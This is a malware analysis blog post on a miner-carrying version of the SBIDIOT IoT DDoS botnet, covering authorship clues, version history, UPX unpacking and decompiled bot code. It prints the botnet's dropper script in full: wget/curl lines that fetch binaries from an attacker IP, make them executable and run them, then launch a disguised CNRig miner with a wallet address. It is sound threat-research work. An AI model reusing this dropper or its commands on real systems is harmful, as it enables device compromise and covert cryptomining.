SBIDIOT IoT Malware: miner edition

brianstadnicki.github.io/posts/malware-sbidiot-dec2021/

Brian Stadnicki January 2, 2022

Contents

Brian Stadnicki included in malware analysis
2022-01-02 1348 words 7 minutes

The SBIDIOT IoT malware was observed earlier this year in april. Recently I spotted a sample with a cryptominer added on, so let's see what's changed.


The botnet's main use is for DDOS attacks on game servers.

Overview

Author


I took a look at one of the past versions of this malware:

```
3e948a7995faac6975af3c8c937c66e6b5733cb69dab5d2b87ba4c22e23ef136
```



```
aHeyYouDumb[redacted] db 'hey you dumb [redacted] ur getting hit with a udp script sending this'
                                        ; DATA XREF: sub_8048480+6B↑o
                                        ; sub_8048480+A1↑o
                db ' static hex string, capturing traffic and blocking this hex strin'
                db 'g will do nothing, this is the reason to never buy from 100up.org'
                db ' they are shit ovhs and they limit ur port speed to 100 up and do'
                db 'wn , go buy a dedi from ovh.com and maybe this wouldnt happen , s'
                db 'mfh , ps this is selfrepnetis get ya shit slapped!!!!!!',0Ah,0
```

It appears that the author could be `selfrepnetis`, who's instagram is likely @selfrepnetis and @selfrepnetis_.



Based on the instagram, it appears that this botnet is likely being used for `RebirthRebornV2`, `RebirthVPN`, `RebirthReboot1.5`, `Rebirth Stress Hub`. This seems consistent with the OVH bypass patches listed when googling the tag on Noirth.

It appears that SBIDIOT is related to DemonBot, whose source code is available on pastebin. It looks quite similar, it's possible that SBIDIOT is based on DemonBot.

Version History

Thanks to URLhaus, I believe I have the majority of the versions of SBIDIOT, 20 of them. Most of these names are from the banner sent to the C&C server, some are from a string.

- 2020-05-20 - 2020-05-20 - Yakuza - URLhaus
- 2020-05-20 - 2020-05-21 - Yakuza - URLhaus
- 2020-05-26 - 2020-05-26 - HITECH - URLhaus
- 2020-06-01 - 2020-06-23 - JEW - URLhaus
- 2020-06-25 - 2020-07-01 - Yakuza - URLhaus
- 2020-08-21 - 2020-09-27 - Kosha - URLhaus - telnet brute forcer for spreading, based on a leaked source
- 2020-08-28 - 2020-08-30 - DGFA - URLhaus
- 2020-09-10 - 2020-09-12 - Yakuza/Zeroshell - URLhaus - exploits `cve-2018-10561` in Huawei home routers and CVE-2014-8361 in a Realtek SDK
- 2020-09-14 - 2020-09-16 - DFGA - URLhaus
- 2020-10-14 - 2020-10-14 - Iris - URLhaus
- 2020-10-16 - 2020-10-16 - Assassin II - URLhaus
- 2020-11-19 - 2020-11-19 - Fuze - URLhaus

- 2020-11-20 - 2020-11-20 - Fuze - URLhaus
- 2020-11-23 - 2020-11-23 - DGFA - URLhaus
- 2020-12-01 - 2020-12-01 - Yakuza - URLhaus - telnet brute forcer for spreading
- 2020-12-02 - 2020-12-03 - Yakuza - URLhaus
- 2020-12-04 - 2020-12-05 - RMT - URLhaus - clears bash history, logs, tmp, run. Removes netstat, kills busybox, perl and python. Disables iptables and firewalld.
- 2020-12-14 - 2020-12-28 - DGFA - URLhaus
- 2021-12-03 - 2021-12-04 - Fuze - URLhaus
- 2021-12-22 - 2021-12-22 - Fuze - URLhaus

Latest version analysis


I'll do an in-depth analysis of the latest version of the botnet, specifically

```
fc0ce41c62734d55e257fcfdfb9118fddb5f0b49646a5731e779570b751ba2ee
```

Initial shell script

The analysis starts at a shell script, which does the following:

- Download a binary for the specific architecture from `20.106.163.35`, `[arch].keen.onion.1337`
- Names it SSH and runs
- Downloads a generic shell script from `20.106.163.35` and names it systemd
- Runs it with `37.187.95.110:443` and an unidentified address



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/x86.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/x86.keen.onion.1337;cat
x86.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/mips.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/mips.keen.onion.1337;cat
mips.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/mpsl.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/mpsl.keen.onion.1337;cat
mpsl.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm.keen.onion.1337;cat
arm.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm6.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm6.keen.onion.1337;cat
arm6.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/arm7.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/arm7.keen.onion.1337;cat
arm7.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/ppc.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/ppc.keen.onion.1337;cat
ppc.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/m68k.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/m68k.keen.onion.1337;cat
m68k.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/root.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/root.keen.onion.1337;cat
root.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/rtk.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/rtk.keen.onion.1337;cat
rtk.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337;cat
sh4.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/zte.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/zte.keen.onion.1337;cat
zte.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337; curl -O http://20.106.163.35/SBIDIOT/sh4.keen.onion.1337;cat
sh4.keen.onion.1337 >SSH;chmod +x *;./SSH SSH
cd /tmp ; mkdir .x ; cd .x ; wget http://20.106.163.35/cnrig ; curl -O http://20.106.163.35/cnrig ; chmod +x cnrig ; mv cnrig systemd ; ./systemd -o 37.187.95.110:443 -u
8ALdP9yTXenfNjgpm5TrRf7TGoBr8aUKU3kQcu7CLzfVJZYMXTohVb85GrRu7dy8PsTYrcisdG9LdMTmkuPRdZN7CnFsVWB -k --tls -p MinerCox -B ; echo DONE
```


`20.106.163.35` appears to be an Azure virtual machine, and `37.187.95.110` appears to be OVH instance.

The binary downloaded is named `cnrig`, then it's renamed to `systemd`. It's likely this is CNRig, which is a "Static CryptoNight CPU miner for Linux".

The binary named `[arch].keen.onion.1337` is the main malware binary that I'll be analysing.

Unpacking

As with previous versions, this is packed with UPX and later modified.



Detect It Easy v3.01

File name: C:\Users\IEUser\Downloads\work\x86.keen.onion.1337

File type: ELF32

Entry point: 0804f540

Base address: 08048000

Programs: 0003

Sections: 0000

Scan: Nauz File Detector(NFD)

Endianness: LE


Mode: 32

Architecture: 386

Type: EXEC

```
ELF32
    Packer: UPX[LZMA,brute,Modified(99535459)]
```

The modification here is again, the same as previous versions, changing the `UPX!` signature for `YTS\x99`.



x86.keen.onion.1337


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

 00000000 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00  .ELF............
 00000010 02 00 03 00 01 00 00 00 40 F5 04 08 34 00 00 00  ........@õ..4...
 00000020 00 00 00 00 00 00 00 00 34 00 20 00 03 00 28 00  ........4. ...(.
 00000030 00 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08  .............€..
 00000040 00 80 04 08 34 87 00 00 34 87 00 00 05 00 00 00  .€..4‡..4‡......
 00000050 00 10 00 00 01 00 00 00 00 00 00 00 00 10 05 08  ................
 00000060 00 10 05 08 00 00 00 00 A4 3A 01 00 06 00 00 00  ........¤:......
 00000070 00 10 00 00 51 E5 74 64 00 00 00 00 00 00 00 00  ....Qåtd........
 00000080 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00  ................
 00000090 04 00 00 00 AA 34 96 49 59 54 53 99 FC 11 0D 0C  ....ª4–IYTS™ü...
 000000A0 00 00 00 00 8C 65 01 00 8C 65 01 00 94 00 00 00  ....Œe..Œe..”...
 000000B0 55 00 00 00 0E 00 00 00 18 03 00 3F 91 D0 6B 8F  U..........?‘Ðk.
 000000C0 49 2F FA 6A E4 07 9A 89 5C 84 64 2A 6E 6C 7A 90  I/újä.š‰\„d*nlz.
 000000D0 66 0A B2 D3 67 B9 EE 05 C9 34 9D 30 EF 4E 9F FE  f.²Óg¹î.É4.0ïNŸþ
 000000E0 39 F1 F4 79 DC 23 32 F5 29 73 07 EA 98 E6 BC BD  9ñôyÜ#2õ)s.ê˜æ¼½
 000000F0 AA 01 D0 D4 77 AD 66 F9 0B 7E 4D 75 52 31 D2 F0  ª.ÐÔw.fù.~MuR1Òð
 00000100 EF D8 B3 DF 90 93 D6 60 A5 CA D2 25 70 4C 5F 01  ïØ³ß.“Ö`¥ÊÒ%pL_.
 00000110 00 95 72 00 00 0E 49 06 00 18 03 00 2A A3 6D 5C  .•r...I.....*£m\
```

Once the instances of `YTS\x99` are replaced with `UPX!`, it can be unpacked.

Main

Init garbage data

First of all, the seeds for the generation of garbage data for most packet attacks are generated.




```
status[1] = (int)&argc;
v3 = __GI_time(0);
v4 = __libc_getpid();
srandom(v4 ^ v3);
v5 = __GI_time(0);
v6 = __libc_getpid();
v7 = 3;
dword_805E400[0] = v5 ^ v6;
dword_805E404 = (v5 ^ v6) - 1640531527;
dword_805E408 = (v5 ^ v6) + 1013904242;
do
{
  dword_805E400[v7] = dword_805E3F8[v7] ^ 0x9E3779B9 ^ dword_805E3F4[v7] ^ v7;
  ++v7;
}
while ( v7 != 4096 );
```

Network setup

Then it attempts to connect to `8.8.8.8` to make sure there is internet access.

If there is internet, then it reads `/proc/net/route` up until `\t00000000\t` to get the name of the default gateway, and sets the socket to use that gateway.



```
 route_file_handle = __GI___libc_open("/proc/net/route", 0, (int)v18, (char)v18);
 v1 = route;
 while ( 2 )
 {
   v2 = 0;
   while ( route[v2 - 1] != 10 )
   {
     v3 = __libc_read(route_file_handle, &route[v2++], 1u);
     if ( v3 != 1 )
     {
       if ( !v3 )
         goto LABEL_17;
       break;
     }
     if ( v2 > 4095 )
       break;
   }
   if ( !__GI_strstr(route, "\t00000000\t") )
   {
     __GI_memset(route, 0, 4096);
     continue;
   }
   break;
 }
 if ( route[0] != 9 )
 {
   do
     ++v1;
   while ( *v1 != 9 );
 }
 *v1 = 0;
ABEL_17:
 route_file_closed = __libc_close(route_file_handle);
 if ( route[0] )
 {
   __GI_strcpy(route_1, route);
   __GI_ioctl(socket, 35111, (int)route_1, route_file_closed);
```


Process forking

It attempts to fork itself, where if the exit code is unsucessful then it exits.

Banner

The bot now sends a coloured banner to the command server, `[Fuze] [ %s ] [ %s ]`. The text, apart from the brackets, is coloured red. The first `%s` contains the architecture, and the second contains the address of the command server.


Because of the command server address being sent and it being coloured, I believe that when the command server receives this, it prints it directly to a console/logs for the owner to read.



```
address = (const char *)__GI_inet_ntoa(dword_8064668);
send_banner(
  socket,
  "\x1B[0m[\x1B[1;31mFuze\x1B[0m] \x1B[0m[ \x1B[1;31m%s\x1B[0m ] \x1B[0m[ \x1B[1;31m%s\x1B[0m ]",
  "x86_32",
  address);
```

